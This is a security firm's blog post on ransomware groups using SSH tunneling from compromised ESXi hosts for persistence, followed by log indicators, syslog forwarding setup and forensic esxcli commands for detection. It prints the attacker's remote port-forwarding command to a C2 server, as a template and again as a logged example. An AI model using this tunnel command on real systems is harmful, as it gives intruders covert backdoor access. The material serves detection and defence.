ESXi Ransomware Attacks: Stealthy Persistence through SSH Tunneling

By Sygnia

Published: 2025-01-21 · Archived: 2026-04-05 22:02:25 UTC

ESXi ransomware attacks target virtualized infrastructures using SSH tunneling to remain undetected. Discover the techniques, forensic insights, and actionable defense strategies to protect your ESXi appliances from evolving threats.

Zhongyuan Hau (Aaron), Ren Jie Yow, Yoav Mazor

21 January 2025

7 min

Key Takeaways

- In recent years, ESXi appliances have emerged as high-value targets for threat actors, primarily due to their critical role in virtualized infrastructures. Threat actors aim to exfiltrate and encrypt virtual machine images, a move that can severely disrupt business operations and inflict significant damage on the affected organization. In addition to causing operational downtime, such attacks can result in reputational damage to the affected organization.
- To maintain stealth and evade detection, ransomware groups have continuously evolved their tactics. ESXi appliances, which are unmonitored, are increasingly exploited as a persistence mechanism and gateway to access corporate networks widely. Threat actors use these platforms by adopting “living-off-the-land” techniques and using native tools like SSH to establish a SOCKS tunnel between their C2 servers and the compromised environment. This allows them to blend into legitimate traffic and operate with minimal detection.
- This blog explores the technique and strategies employed by threat actors to exploit ESXi appliances, specifically focusing on SSH tunneling as a persistence mechanism. It also provides forensic collection and threat-hunting insights to help detect and mitigate such activity. Additionally, this discussion builds upon Sygnia’s previously published article “ESXi Ransomware Attacks: Evolution, Impact, and Defense Strategy”, which provides an in-depth discussion of the attack lifecycle, outlines mitigation strategies, and offers actionable tactics for defending virtualized environments.

ESXi as a Network Pivot Point

Ransomware attacks targeting virtualized environments such as VMware ESXi infrastructure, where threat actors exfiltrate and encrypt files on the ESXi hosts, are increasingly common. ESXi appliances host critical servers for the organization. Damaging them renders virtual machines inaccessible, severely disrupting the business operations of affected organizations.

In addition to ESXi appliances being targeted by ransomware groups for exfiltration and encryption, ransomware intrusions also compromise and leverage these appliances earlier during attacks as a network pivot to tunnel traffic. This tactic is extremely effective as ESXi infrastructure is usually not monitored, allowing threat actors to conduct their operations without being detected by security controls. A detailed example of this technique can be found in Abyss Locker intrusions– these intrusions highlight the use of ESXi appliances and Network Attached Storage (NAS) devices to tunnel traffic within the network.

How Does the Tunneling Work?

In many of the cases investigated by Sygnia, the ESXi appliances were compromised either by using the administrative credentials or by exploiting a known vulnerability to bypass the need for any authentication.

Once on the device, setting up the tunneling is a simple task using the native SSH functionality or by deploying other common tooling with similar capabilities. For example, by using the SSH binary, a remote port-forwarding to the C2 server can be easily setup by using the following command:

ssh –fN -R 127.0.0.1:<SOCKS port> <user>@<C2 IP address>

Since ESXi appliances are resilient and rarely shutdown unexpectedly, this tunneling serves as a semi-persistent backdoor within the network.





Diagram illustrating SSH tunneling to an ESXi appliance

Event Logging on ESXi Appliances

The logging mechanism in ESXi appliances is designed to distribute log entries across multiple dedicated log files. Unlike traditional syslog formats that capture a wide range of events in one single log file, ESXI's log file, `/var/log/syslog.log` does not aggregate all relevant logs needed for forensic investigations; instead, ESXi organizes logs by specific activities, separating them into distinct files. While this approach creates a well-organized breakdown, it complicates investigations by requiring the use of multiple sources to gather all relevant information.

To streamline log monitoring and ensure all relevant events are captured in one place, configuring log forwarding on ESXi becomes essential.

By default, ESXi uses the following syslog configuration setup:



While ESXi does support a few third-party monitoring or telemetry agents, such tools are limited in availability. As a more comprehensive and cost-effective solution, configuring syslog forwarding from the ESXi server to an external syslog server can solve the issue. This setup enables centralized monitoring of all activities within the ESXi server and serves as a means of log retention.

The following key log files are the most important ESXi telemetry files that will often assist with detecting and investigating an attack using SSH tunneling techniques on the appliance:

- `/var/log/shell.log` (ESXi shell activity log)
- `/var/log/hostd.log` (Host agent log)
- `/var/log/auth.log` (authentication log)
- `/var/log/vobd.log` (VMware observer daemon log)

Configuring syslog forwarding to a remote syslog server on ESXi is a straightforward process. It can be executed using the following commands within the ESXi SSH shell to set it up:

- **Esxcli system syslog config set –loghost='<remote_host>'**
  - *Setting of remote server*
- **Esxcli system syslog reload**
  - *Loading of new syslog configuration*
- **Esxcli network firewall ruleset set –ruleset-id=syslog –enabled=true**
  - *Allowing of syslog traffic through the firewall*

Monitoring and Threat Hunting

The following are examples of common activities and messages found in ESXi syslog files might indicate malicious activity.

Enabling SSH Service for ESXi

Log	shell
Message	• Accepted password for user <username> from <source IP> • [Auth]: User <username> • User <username>@<source IP> logged in as <User Agent>
Description	Authenticating into ESXi web console

Log	vobd
Message	• SSH access has been enabled
Description	Enabling of SSH access for ESXi on web console

Log	hostd
Message	• eventTypeId = “esx.audit.ssh.enabled” • SSH access has been enabled • SSH for the host localhost.localdomain has been enabled
Description	Enabling of SSH access for ESXi on web console

Log	auth
Message	• SSH login enabled
Description	Enabling of SSH access for ESXi on web console

Modification of ESXi Firewall Rules

Log	vobd
Message	• Firewall configuration has changed. Operation ‘disable’ for rule set snmp succeeded

Description	Disabling of firewall rule via web console or via shell

Log	hostd
Message	• Task Created : haTask-ha-host-vim.host.FirewallSystem.disableRuleset- • Firewall configuration has changed. Operation ‘disable’ for rule set succeeded • Task Completed : haTask-ha-host-vim.host.FirewallSystem.disableRuleset- Status success
Description	Disabling of firewall rule via web console

Log	shell
Message	• esxcli network firewall ruleset set –ruleset-id=<ruleset> –enabled=False
Description	Disabling of firewall rule via ssh shell

SSH login to ESXi

Log	hostd
Message	• SSH session was opened for <username>@<source IP>
Description	SSH authentication into ESXi

Log	shell
Message	• Interactive shell session started
Description	SSH authentication into ESXi

Log	auth

Message	• FIPS mode initialized • Connection from <source IP> port <source port> • Accepted keyboard-interactive/pam for root from <source IP> port <source port> ssh2 • session opened for user <username> by (uid=0)
Description	SSH authentication into ESXi

Log	vobd
Message	• SSH session was opened for '<username>@<source IP>'
Description	SSH authentication into ESXi

Command Line Logging – SSH Port Forwarding

Log	shell
Message	• ssh -fN -R 127.0.0.1:48000 support@192.168.134.130
Description	Command line for SSH port forwarding

Command Line Logging – Access to /vmfs/volumes

Log	shell
Message	• ls /vmfs/volumes • cd datastore1/
Description	Traversing ESXi file system

Addition of New User and Assignment of Roles to Users

Log	hostd
Message	• Task Created: haTash-ha-folder-root-vim.host.LocalAccountManager.createUser-<numerical ID> • User lookup failed for '<new username>' • Account <username> was created on host <ESXi hostname>

	• Task Completed: haTash-ha-folder-root-vim.host.LocalAccountManager.createUser-<numerical ID> Status success
Description	Creation of user via web console

Log	hostd
Message	• Task Created : haTash–vim.AuthorizationManager.setEntityPermissions-<numerical ID> • Task Completed : haTash–vim.AuthorizationManager.setEntityPermissions-<numerical ID> Status success • Permission created for <new username> on <username>, role is <assigned role>, propagation is Enabled
Description	Permission assignment for users via web console

Live Forensic Collection from an ESXi Appliance

The following command lines can be used to gather live forensic artifacts from ESXi appliances at runtime.

Type of information	Process information
Command	esxcli system process list
What to look out for	Active processes with their command lines

Type of information	Active network connections
Command	esxcli network ip connection list
What to look out for	Connections established by SSH process, connections established to port 22

Type of information	Firewall config
Command	esxcli network firewall get
What to look out for	Default firewall action (Pass/Drop)

Type of information	Firewall rules

Command	esxcli network firewall ruleset rule list
What to look out for	Detailed firewall rules indicating direction, protocol, port range

Type of information	Firewall rules
Command	esxcli network firewall ruleset list
What to look out for	Firewall rule status (enabled / disabled)

Type of information	Accounts information
Command	esxcli system account list
What to look out for	Accounts present on the host

Type of information	Accounts information
Command	esxcli system permission list
What to look out for	Permission of accounts present
